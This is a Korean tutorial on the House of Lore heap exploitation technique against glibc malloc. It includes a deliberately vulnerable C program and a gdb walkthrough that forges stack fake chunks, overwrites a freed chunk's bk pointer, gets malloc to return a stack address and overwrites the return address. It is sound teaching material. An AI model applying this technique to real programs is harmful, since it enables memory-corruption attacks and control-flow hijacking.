The House of Lore

List

The House of Lore

Conditions

- **해당 기술은 다음과 같은 조건이 만족해야만 동작합니다.**
  1. 할당받기를 원하는 영역에 **Fake chunk 구조**를 가지고 있어야 합니다.
  2. 공격자에 의해 **Small chunk, Large chunk의 할당과 해제**가 자유로워야 합니다.
  3. 공격자에 의해 **Freed chunk의 bk영역에 원하는 값을 저장** 할 수 있어야 합니다.

Exploit plan

- **다음과 같은 방법으로 공격할 수 있습니다.**
  - 공격대상을 찾습니다.
    - fake chunk 구조를 가지는 Memory 영역
    - fake chunk 구조를 저장할 수 있는 Memory 영역
  - 다른 크기의 2개의 Heap영역을 할당 받습니다.
  - 첫번재 청크를 해제합니다.
  - 해제된 첫번째 청크의 bk영역에 원하는 영역의 주소를 저장합니다.
    - Fake chunk 영역의 주소 + 0x10 = bk영역에 저장할 값
  - 두번째 청크보다 큰 크기의 청크를 할당합니다.
    - 해체된 Small chunk를 Small bin에 등록하기 위해서 할당합니다.
  - 해제된 청크와 동일한 크기의 Heap을 2개 생성합니다.
    - 두번째에 할당된 Heap의 영역은 **fake chunk가 저장되었던 영역으로 할당**됩니다.

malloc.c - bck->fd != victim


- 아래와 같이 malloc()함수에서 smallbin에 등록된 chunk를 사용할 때 "bck→fd", "victim"의 값이 다른지 확인합니다.
  - 값이 다른 경우 Error 메시지를 출력합니다.
    - "malloc(): smallbin double linked list corrupted"
- 해당 조건을 우회하기 위해 Fake chunk가 필요합니다.
  - Small bin에 등록된 free chunk의 bk 영역에 Fake chunk의 주소를 저장합니다.(victim→bk)
  - Fake chunk는 free chunk 구조를 가져야 합니다.
  - Fake chunk의 fd 영역에 Small bin에 등록된 free chunk의 주소를 저장합니다.(bck→ fd)

malloc.c - 3416 line

```
static void * _int_malloc (mstate av, size_t bytes)
{


...
  if (in_smallbin_range (nb))
    {
      idx = smallbin_index (nb);
      bin = bin_at (av, idx);

      if ((victim = last (bin)) != bin)
        {
          if (victim == 0) /* initialization check */
            malloc_consolidate (av);
          else
            {
              bck = victim->bk;
        if (__glibc_unlikely (bck->fd != victim))
                {
                  errstr = "malloc(): smallbin double linked list corrupted";
                  goto errout;
                }
              set_inuse_bit_at_offset (victim, nb);
              bin->bk = bck;
              bck->fd = bin;


              if (av != &main_arena)
                victim->size |= NON_MAIN_ARENA;
              check_malloced_chunk (av, victim, nb);
              void *p = chunk2mem (victim);
              alloc_perturb (p, bytes);
              return p;
            }
        }
    }
...
```

- Fake chunk 구조
  - **Small bin** : victim(0x602000) = bk(0x7fffffffe230)->fd(0x602000)
  - **Fake chunk 1** : victim(0x7fffffffe230) = bk(0x7fffffffe250)->fd(0x7fffffffe230)

Fake chunk struct



Example

Files

- lore.c
- lore

Source code

- 해당 함수는 다음과 같은 기능을 합니다.
    - 크기가 다른 Heap 영역을 3개 할당합니다.
        - Small bin(128,256), Large(1200)
    - 첫번째 Heap 만 해제를 합니다.
    - Stack 영역에 최대 56자의 문자열을 저장 할 수 있습니다.
    - 해제된 첫번째 Heap 영역에 값을 저장 할 수 있습니다.
    - 해제된 첫번째 Heap과 같은 크기의 Heap을 할당합니다.

Sample code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void main(){
  char stack[56];
  printf("Stack : %p\n", stack);

  char *buf1 = malloc(128);
  char *buf2 = malloc(256);

  printf("buf1 : %p\n", buf1);
  printf("buf2 : %p\n", buf2);
  free(buf1);

  printf("Stack : ");
  scanf("%56s",stack);

  void *buf3 = malloc(1200);
  printf("buf3 : %p\n", buf3);
  printf("buf1 : ");
  scanf("%16s",buf1);

  void *buf4 = malloc(128);
  char *buf5 = malloc(128);
  printf("buf4 : %p\n", buf4);
  printf("buf5 : %p\n", buf5);
  printf("buf5 : ");
  scanf("%128s",buf5);
}
```

Exploit flow

The House of Lore

Debugging

- **다음과 같이 Binary를 빌드 합니다.**
  - "-fno-stack-protector" 옵션을 이용해 Canary가 적용되지 않도록 빌드 합니다.

Build

```
lazenca0x0@ubuntu:~/Documents/def$ gcc -fno-stack-protector -o lore lore.c
lazenca0x0@ubuntu:~/Documents/def$ checksec.sh --file ./lore
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
Partial RELRO   No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   ./lore
lazenca0x0@ubuntu:~/Documents/def$
```

- 다음과 같이 Break point를 설정합니다.
  - 0x4006c4 - 첫번째 scanf() 호출 후
  - 0x40070d - 두번째 scanf() 호출 후
  - 0x400717 - malloc(128) 호출 후
  - 0x400725 - malloc(128) 호출 후
  - 0x40077b - ret 명령어

Break points

```
gdb-peda$ b *0x00000000004006c4
Breakpoint 1 at 0x4006c4
gdb-peda$ b *0x000000000040070d
Breakpoint 2 at 0x40070d
gdb-peda$ b *0x0000000000400717
Breakpoint 3 at 0x400717
gdb-peda$ b *0x0000000000400725
Breakpoint 4 at 0x400725
gdb-peda$ b *0x000000000040077b
Breakpoint 5 at 0x40077b
```

- Stack 영역에 다음과 같이 Fake chunk를 생성할 수 있습니다.
  - 사용자 입력 값으로 0x7fffffffe230 ~ 0x7fffffffe268 영역에 값을 저장할 수 있습니다.
- 해당 영역에 다음과 같은 Fake chunk 구조를 저장합니다.

Fake chunk

0x7fffffffe230	Fake chunk 1	0x4141414141414141	0x4141414141414141
0x7fffffffe240		0x602000 - fd(Forward pointer)	0x7fffffffe250 - bk(Backward pointer)
0x7fffffffe250	Fake chunk 2	0x4141414141414141	0x4141414141414141
0x7fffffffe260		0x00007fffffffe230 - fd(Forward pointer)	

Set the Fake chunk

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Documents/def/lore
Stack : 0x7fffffffe230
buf1 : 0x602010
buf2 : 0x6020a0
Stack : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x00000000004006c4 in main ()
gdb-peda$ x/8gx 0x7fffffffe230
0x7fffffffe230:        0x4141414141414141        0x4141414141414141
0x7fffffffe240:        0x4141414141414141        0x4141414141414141
0x7fffffffe250:        0x4141414141414141        0x4141414141414141
0x7fffffffe260:        0x4141414141414141        0x0000000000000000
gdb-peda$ set *0x7fffffffe240 = 0x602000
gdb-peda$ set *0x7fffffffe244 = 0x00000000
gdb-peda$ set *0x7fffffffe248 = 0x7fffffffe250
gdb-peda$ set *0x7fffffffe24c = 0x00007fff
gdb-peda$ set *0x7fffffffe260 = 0x7fffffffe230
gdb-peda$ set *0x7fffffffe264 = 0x00007fff
gdb-peda$ x/8gx 0x7fffffffe230
0x7fffffffe230:        0x4141414141414141        0x4141414141414141
0x7fffffffe240:        0x0000000000602000        0x00007fffffffe250
0x7fffffffe250:        0x4141414141414141        0x4141414141414141
0x7fffffffe260:        0x00007fffffffe230        0x0000000000000000
gdb-peda$
```

- 다음과 같이 1200크기의 Heap을 할당하면 Unsorted bin 과 Small bin에 변화가 발생합니다.
  - Free chunk가 Unsorted bin에서 Small bin영역으로 이동합니다.
    - Unsorted bin : 0x602000 → 0x7ffff7dd37b8(main_arena.top 영역)
    - Small bin(main_arena.bins[16],fd) : 0x7ffff7dd3838 → 0x602000
    - Small bin(main_arena.bins[17],bk) : 0x7ffff7dd3838 → 0x602000
- 다음과 같이 해제된 Heap 영역(0x602010)의 bk영역에 "fake chunk 1"의 주소 값을 저장합니다.

Overwrite the bk

```
gdb-peda$ x/2gx 0x602010
0x602010:        0x00007ffff7dd37b8        0x00007ffff7dd37b8
gdb-peda$ p main_arena.bins[1]
$1 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[16]
$2 = (mchunkptr) 0x7ffff7dd3838 <main_arena+216>
gdb-peda$ p main_arena.bins[17]
$3 = (mchunkptr) 0x7ffff7dd3838 <main_arena+216>
gdb-peda$ c
Continuing.
buf3 : 0x6021b0
buf1 : BBBBBBBBBBBBBBB

Breakpoint 2, 0x000000000040070d in main ()
gdb-peda$ p main_arena.bins[1]
$4 = (mchunkptr) 0x7ffff7dd37b8 <main_arena+88>
gdb-peda$ x/gx 0x7ffff7dd37b8
0x7ffff7dd37b8 <main_arena+88>:        0x0000000000602660
gdb-peda$ p main_arena.top
$5 = (mchunkptr) 0x602660
gdb-peda$ p main_arena.bins[16]
$6 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$7 = (mchunkptr) 0x602000
gdb-peda$ x/2gx 0x602010
0x602010:        0x4242424242424242        0x4242424242424242
gdb-peda$ set *0x602018 = 0x7fffffffe230
gdb-peda$ set *0x60201c = 0x00007fff
gdb-peda$ x/2gx 0x602010
0x602010:        0x4242424242424242        0x00007fffffffe230
gdb-peda$
```

- **해제된 Heap과 같은 크기(128)의 Heap을 생성합니다.**
  - 첫번째 할당 받은 Heap 영역은 buf1영역을 재할당 받았습니다.
  - Small bin에 등록된 영역을 사용했으며, Small bin에 변화가 발생합니다.
    - Small bin(main_arena.bins[17],bk) : 0x602000 → 0x7fffffffe230
  - 두번째 할당 받은 Heap 영역은 Stack 영역을 할당 받았습니다.
    - Small bin(main_arena.bins[17],bk) 영역에 저장된 영역을 사용합니다.
    - 0x7fffffffe230 + 0x10 = 0x7fffffffe240

malloc(128), malloc(128)

```
gdb-peda$ c
Continuing.
Breakpoint 3, 0x0000000000400717 in main ()
gdb-peda$ i r rax
rax            0x602010        0x602010
gdb-peda$ p main_arena.bins[16]
$8 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$9 = (mchunkptr) 0x7fffffffe230

gdb-peda$ c
Continuing.
Breakpoint 4, 0x0000000000400725 in main ()
gdb-peda$ i r rax
rax            0x7fffffffe240        0x7fffffffe240
gdb-peda$ p main_arena.bins[17]
$10 = (mchunkptr) 0x7fffffffe250
```

- **다음과 같이 할당 받은 공간에 값을 저장해 Return address를 덮어쓸 수 있습니다.**
  - Return address 영역을 덮어썻기 때문에 "Segmentation fault." 에러가 발생하게 됩니다.

Overwrite the Stack area

```
gdb-peda$ c
Continuing.
buf4 : 0x602010
buf5 : 0x7fffffffe240
buf5 :
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCC


Breakpoint 5, 0x000000000040077b in main ()
gdb-peda$ i r rsp
rsp            0x7fffffffe298        0x7fffffffe298
gdb-peda$ x/gx 0x7fffffffe298
0x7fffffffe298:        0x4343434343434343
gdb-peda$ ni

Program received signal SIGSEGV, Segmentation fault.
0x000000000040077b in main ()
gdb-peda$ bt
#0  0x000000000040077b in main ()
#1  0x4343434343434343 in ?? ()
#2  0x4343434343434343 in ?? ()
#3  0x4343434343434343 in ?? ()
#4  0x4343434343434343 in ?? ()
#5  0x4343434343434343 in ?? ()
#6  0x0000000000000000 in ?? ()
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- https://gbmaster.wordpress.com/2015/07/16/x86-exploitation-101-house-of-lore-people-and-traditions